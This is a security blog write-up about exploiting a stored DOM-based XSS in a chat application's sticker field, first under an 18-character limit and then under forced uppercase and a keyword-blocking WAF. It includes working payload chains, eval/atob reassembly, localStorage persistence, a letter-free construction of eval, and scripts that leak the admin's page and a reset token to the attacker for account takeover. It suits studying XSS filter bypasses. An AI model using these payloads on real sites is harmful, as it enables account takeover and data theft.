
In this blog, we analyze and exploit a DOM-Based XSS vulnerability found in the application’s chat feature, under two main restrictions:
- The payload is limited to only 18 characters
- All user input is converted to UPPERCASE, with a WAF blocking dangerous keywords.
Our goal is to demonstrate that even with such restrictive conditions, it is still possible to execute arbitrary javascript, load complex malicious code, and ultimately take over the victim’s account.
Challenge 1: Exploiting XSS with a payload containing 18 characters
Story
This challenge was created by PhieuLang. The idea is based on a Stored XSS vulnerability in the sticker attachment feature within post comments, which he discovered in a web chat application.
Feature description
This is a chat application that allows sending messages to any user in the system. For example, the Guest user can send the admin user the chat message “Hello mai fen” and attach any sticker.

By intercepting the request with Burpsuite, we can see that there are many parameters that could be inputs for the XSS vulnerability.

Below is an illustration of two Guest users sending messages to each other with the content “ahihi.” At this point, the sender’s interface looks like this

The recipient’s interface

The javascript code handling the chat interface is as follows:
Vulnerable javascript Code and Restrictions
We can minimize the javascript and focus on the following details:
setInterval(function () {
  fetch("/user_messages")
    .then((e) => e.json())
    .then((e) => {
      const t = "Guest_b055abdc",
        n = document.querySelector(".messages-area");
      (clientMessages = clientMessages.concat(e)),
        clientMessages.sort((e, t) => (e.timestamp || 0) - (t.timestamp || 0)),
        e.forEach((e) => {
          if (((r.className = "message-content"), e.sticker_id)) {
            const t = `<img class="sticker" src="/sticker/${e.sticker_id}">`;
            r.innerHTML += t;
          }
        });
    });
});
After reviewing the code, we see that the system periodically sends a request to the /user_messages API. The sticker_id field returned in the response is inserted into the <img tag using innerHTML.

Try inserting special characters such as double quotes and the opening tag into the respective parameters, for example, inserting them into the sticker_id position

After posting the chat, we fetch the API /user_messages and observe that the backend does not filter or encode special characters in the sticker_id parameter.

Combining the input I entered, xxxaaa'"><1, with the javascript processing the chat segment, we get the following pseudo-code interface:

Rendering in the browser, we see that the " characters have closed the src attribute and the < character has closed the <img tag. This indicates that the webapp is vulnerable to DOM-based XSS

At this point, inject a common XSS payload to trigger an alert
With input: xxxaaa” onerror=alert() x=”
From the response, we recognize that the sticker_id field is limited to 18 characters.

Optimize the payload to trigger the popup first
With input: “onerror=”alert(), the HTML after being processed by javascript and inserted into the interface is as follows


After popup, what can we do?

Bypass Restriction
With the remaining 8 characters, how can we execute arbitrary javascript code, such as stealing cookies?
This is an impossible task if we only send an XSS payload once, to perform tasks such as loading external scripts or leaking data containing extremely long payloads like document.body.outerHTML
In the context of a chat application, the attacker can send multiple messages to the victim. When the victim’s browser renders these messages, the embedded javascript snippets will be executed sequentially, effectively chaining together to achieve the intended payload execution.
For example, we can split the “alert” string into smaller strings as follows:

After executing the above javascript code, we get the value of variable x as follows:

Execute any javascript code using the eval function


In javascript code executed to steal cookies and send output externally, it is unavoidable to use special characters such as single quotes and double quotes. To prevent these characters from being broken, we can base64-encode the javascript code and use the atob function to decode them
Avoid:
eval('alert()')
Recommend:
x = 'atob`YWxlcnQoKQ==`'
eval(eval(x))
Writing automated exploit code
- Step 1: Before targeting the admin, we should first test the exploit using two guest sessions that we control, since we cannot directly control the admin session.
- Encode the payload in Base64 and execute it using eval: eval(eval(‘atob
[Base64MaliciousJSInput]‘)) - The atob
[Base64MaliciousJSInput]string will be transmitted in small chunks of 3–4 characters at a time, matching the structure of the XSS payload, for example: “onerror=”x=abcd
For example, to send a payload that triggers, the Base64-encoded form is: eval(eval(‘atobYWxlcnQoKQ==‘)), we will send it sequentially as follows:
| Step 1 | f=eval | Step 5 | x+=’nQo’ |
|---|---|---|---|
| Step 2 | x=’atob’ | Step 6 | x+=’KQ=’ |
| Step 3 | x+=’`YW’ | Step 7 | x+=’=’ |
| Step 4 | x+=’xlc’ | Step 8 | f(f(x)) |
What if the resource fetch processing time in step 3 takes longer than the resource fetch processing time in step 4?
| Step 3 | x+=’`YW’ | 105ms |
|---|---|---|
| Step 4 | x+=’xlc’ | 37ms |
Step 3: <img src=x onerror="x+='`YW'">
Step 4: <img src=x onerror="x+='xlc'">
Expected result: x=`YWxlc
Actual result: xlc`YW
Why is this happening?
setInterval(
 (function() {
 fetch("/user_messages").then((e => e.json())).then((e => {
 [...TRUNCATED...]
 e.forEach((i => {
 [...TRUNCATED...]
 r.innerHTML += `<img class="sticker" src="/sticker/${i.sticker_id}">`;
 [...TRUNCATED...]
 }), 3e3)
To understand the above, we need to know what 3e3 is. 3e3 = 3 × 10³ = 3000. This means the browser fetches the /user_messages API every 3 seconds.
Is there a way to resolve this?
Method 1: Delay 3 seconds per request
| Step 1 | f=eval | Step 6 | x+=’xlc’ |
|---|---|---|---|
| Step 2 | x=’atob’ | Step 7 | Delay 3s |
| Step 3 | Delay 3s | … | |
| Step 4 | x+=’`YW’ | … | |
| Step 5 | Delay 3s | Final | f(f(x)) |
The drawback of this method is that it takes a long time to execute. An alternative way to reduce the execution time is to split the string into smaller substrings and send them simultaneously.
For example, the sequence to be sent is as follows: A B C D E F G H I J K L M N O P Q R S T U V W X Y
We will split the above string into 5 sub-strings and send all 5 strings at once. Then wait 3s and continue executing the string concatenation commands

Although this method significantly reduces the execution time, it is still not optimal. The main reason for the delay is the use of onerror to concatenate strings, since fetching the image, checking whether the resource is valid, and triggering the event only when the image is invalid all take time
So, besides the img tag, are there any other events to consider? Or are there any important factors that might be overlooked when executing javascript?
Optimize Bypass Restriction
The cheat sheet at https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
helps us identify which tag-event pairs correspond to each other. For example, the onerror event on an img tag is triggered when the resource cannot be loaded.

We will choose event handlers that do not require user interactionWe will also avoid events with a total number of characters that is too long like <img onfocus=javascriptcode autofocus>
Therefore, our focus will be on the onload event. When viewing the list of stickers, we can find an image with the path /0, which means we still have a valid image to trigger the onload event using an extremely short path.
The HTML that renders the stickers
<img src="/sticker/0" alt="Smile" onclick="addSticker('0')" hidden>
<img src="/sticker/0xdeadbeefcafebabe" alt="Brick" onclick="addSticker('0xdeadbeefcafebabe')">
<img src="/sticker/0xcafebabedeadbeef" alt="Sad" onclick="addSticker('0xcafebabedeadbeef')">

What is the difference between the onload event and the onerror event?

onerror takes longer because it has to send a request to the server each time to check the validity of the image. Using the following code snippet, you can see in the console log that the order of the returns, 1 and 2, can be mixed up, sometimes 2 appears before 1, and sometimes vice versa.
We write the following code to test onerror event
<script>
    document.body.innerHTML = '<img src="xxx" onerror="console.log(1)">';
    document.body.innerHTML = '<img src="xxx" onerror="console.log(2)">';
</script>
On the other hand, after fetching the image for the first time, the browser caches it, resulting in a faster response. Using the following code snippet, you can see in the console log that the return order of 1 and 2 is always 1 before 2.
<script>
    document.body.innerHTML = '<img src="test.svg" onload="console.log(1)">';
    document.body.innerHTML = '<img src="test.svg" onload="console.log(2)">';
</script>
Additionally, in javascript, when rendering messages, new messages are fetched every 3 seconds, and the browser sorts the messages by timestamp. By leveraging onload and this javascript code, we can create payloads for javascript to execute sequentially by incrementing the timestamp each time a message is sent to the victim.
clientMessages = clientMessages.concat(e), clientMessages.sort(((e, t) => (e.timestamp || 0) - (t.timestamp || 0))), e.forEach((e => {
So, the final payload will have the following format:
<img src="/sticker/0" onload="JAVASCRIPT_CODE">
First, we will perform an attack by sending an XSS exploit payload to the admin, fetching / → Sending the interface response to the attacker via chat
fetch("/")
 .then(response => response.text())
 .then(data => {
 document.getElementById("message").value = data;
 document.getElementById("recipient").value = "Guest_257b6795";
 document.forms[0].submit();
})
When this code is executed, the admin’s session will fetch the / endpoint and send its response back to the attacker

We will base64-encode the javascript code to be executed, write automated exploit code to send 3 characters in each POST request.
f=eval
x='atob'
x+='`ZmV0Y2goIi8iKQogLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG9uc2UudGV4dCgpKQogLnRoZW4oZGF0YSA9PiB7CiBkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgibWVzc2FnZSIpLnZhbHVlID0gZGF0YTsKIGRvY3VtZW50LmdldEVsZW1lbnRCeUlkKCJyZWNpcGllbnQiKS52YWx1ZSA9ICJHdWVzdF8yNTdiNjc5NSI7CiBkb2N1bWVudC5mb3Jtc1swXS5zdWJtaXQoKTsKfSk=`'
f(f(x))
Since the admin’s browser refreshes every 5 minutes, sending such a long payload repeatedly is very time-consuming. Additionally, assigned variables (e.g., f=eval) will be lost after a reload
Therefore, we must find a way to persist the javascript payload to minimize the number of resends
As we know, localStorage persists after a page reload, so we can store the XSS payload there to retrieve the content of the final message containing the canary we marked, avoiding the evaluation of content sent by others
localStorage.setItem("y","c=document.getElementsByClassName('message-content');d=Array.from(c).slice().reverse().find(el => el.innerText.includes('xxxaaa')).innerText;")
The admin user’s localStorage at the moment the above code is executed.

After establishing persistent XSS, subsequent attempts only require the following two steps:
- Step 1: Send the malicious javascript code through the chat box (the message-content field is not affected by XSS) with xxxaaa is canary
fetch("/")
 .then(response => response.text())
 .then(data => {
 document.getElementById("message").value = data;
 document.getElementById("recipient").value = "Guest_9ed48918";
 document.forms[0].submit();//xxxaaa
 })
Attacker send above code to admin through chat message

- Step 2: Run automatic exploit code to executed: eval(eval(localStorage.getItem(“y”))) at session admin, admin will send the response of / endpoint to attacker

Summary of challenge 1
- Identified Dom-based XSS originating from
innerHTMLcombined with unfiltered user input. - Exploited XSS with a character‑limited payload by chaining multiple messages together.
- Applied the technique of splitting the payload into smaller parts and reassembling it using events such as
onerrorandonload. - Analyzed the limitations of the
onerrorevent. - Optimized the approach by using
onload, leveraging cache, and ordering messages by timestamp. - Successfully exploited the vulnerability, retrieved the contents of the
/page, and exfiltrated the data to the attacker. - Built persistent XSS using
localStorageso the payload still exists when page reloads.
Challenge 2: Exploit XSS with a payload containing 18 characters, all uppercase
Story
After solving the XSS challenge from Mr. PhieuLang, we encountered a real Stored XSS case that uses the same technique but is more difficult. In addition to the length limitation, the user input is converted to uppercase in the response, and there is a WAF that blocks certain keywords.
Description of restrictions
- 18-character limit
- The user input is converted to uppercase in the response
- Simple WAF blocks common keywords: eval, alert, prompt, javascript:, fetch, <script, …
javascript will not recognize if the function is uppercase

Ways to bypass UPPERCASE
Encode HTML
The javascript code inside onerror/onload events will be decoded once.
<svg onload="alert()">

Use payloads that do not contain letters (letters are only used to assign variables, not function names)
- Use octal
- Use JSFuck
Disadvantages
Disadvantages of HTML encoding
When encoding all characters of the eval function, before assigning variables, the number of characters already exceeds 8. Therefore, we exclude this solution

HTMLEncode of eval is eval
Disadvantages of JSFuck
Too long

Solution calling eval
We can call any javascript function, execute complex javascript strings to bypass the WAF, or perform actions such as stealing cookies, provided we can invoke the eval function.
Suppose the malicious javascript string we want to execute is alert(1). It can be invoked as follows:
Function("eval('alert(1)')")()
The string eval(‘alert(1)’) can use string concatenation to bypass the UPPERCASE restriction. However, the Function() constructor cannot perform string concatenation directly.
Transform Function("eval('alert(1)')")() into the following form:
m=Function("return eval")()
m("alert(1)")

After our research, we identified several ways to invoke Function using only strings and special characters:
""["sub"]["constructor"]
true["valueOf"]["constructor"]
(0)["toFixed"]["constructor"]
(() => 0)["constructor"]
[]["constructor"]["constructor"]
[]["filter"]["constructor"]

From here, we can construct the eval function:

Solution for building strings
Using octal
With a 18-character limit, we perform two steps to create a single character, below is an example of concatenating the character “a” to variable x
<img src="/sticker/0"onload="z='\141'">
<img src="/sticker/0"onload="x+=z">
Another way to build the strings without using octal is by using a custom JSFuck implementation
Custom JSFuck
https://aem1k.com/aurebesh.js/
provides a custom JSFuck implementation that makes the payload much more compact. It uses variables to store parameters, so they are not affected by the UPPERCASE transformation.

Using the approach above, we can construct two string: “constructor” and “return eval”:
Build string “constructor”
A=''
B=!A+A
C=!B+A
D=A+{}
E=B[A++]
F=B[G=A]
H=++G+A
I=D[G+H]
K=B.C+D
Z=''
Z+=I
Z+=D[A]
Z+=K[A]
Z+=C[H]
Z+=E
Z+=F
Z+=B[G]
Z+=I
Z+=E
Z+=D[A]
Z+=F

Build string “return eval”
P=D[Z]
Q=P+[]
R=Q[29]
S=F
S+=B[3]
S+=E
S+=B[2]
S+=F
S+=K[1]
S+=D[7]
S+=B[3]
S+=R
S+=C[1]
S+=C[2]

By constructing the eval function, we can execute any javascript code.
M=[][Z][Z](S)()

file test1.html
<script>
    // Build string "constructor"
    A=''
    B=!A+A
    C=!B+A
    D=A+{}
    E=B[A++]
    F=B[G=A]
    H=++G+A
    I=D[G+H]
    K=B.C+D
    Z=''
    Z+=I
    Z+=D[A]
    Z+=K[A]
    Z+=C[H]
    Z+=E
    Z+=F
    Z+=B[G]
    Z+=I
    Z+=E
    Z+=D[A]
    Z+=F
    // Build string "return eval"
    P=D[Z]
    Q=P+[]
    R=Q[29]
    S=F
    S+=B[3]
    S+=E
    S+=B[2]
    S+=F
    S+=K[1]
    S+=D[7]
    S+=B[3]
    S+=R
    S+=C[1]
    S+=C[2]
    // eval
    M=[][Z][Z](S)()
    M("alert(1)")
</script>
Leak to ATO account
Some systems use the HttpOnly flag to protect users from cookie theft. However, does enabling this flag also protect users from account takeover (ATO) attacks?
Depending on the logic of each application, we may identify endpoints that use cookies to return access tokens.

We can create a javascript snippet that steals the access token and uses it to take over the victim’s account.
fetch('/reset_token',{
 method: 'POST',
 headers: { 'Content-Type': 'application/x-www-form-urlencoded'}
})
 .then(response => response.json())
 .then(data => {
document.getElementById('message').value = data.new_token;
document.getElementById('recipient').value = 'Guest_7eaaa72d';
document.forms[0].submit();//xxxaaa
 })

Appreciate your time. More content coming soon! Happy h@ck1ng
Đỉnh quá anh êy
Bài này hay á bạn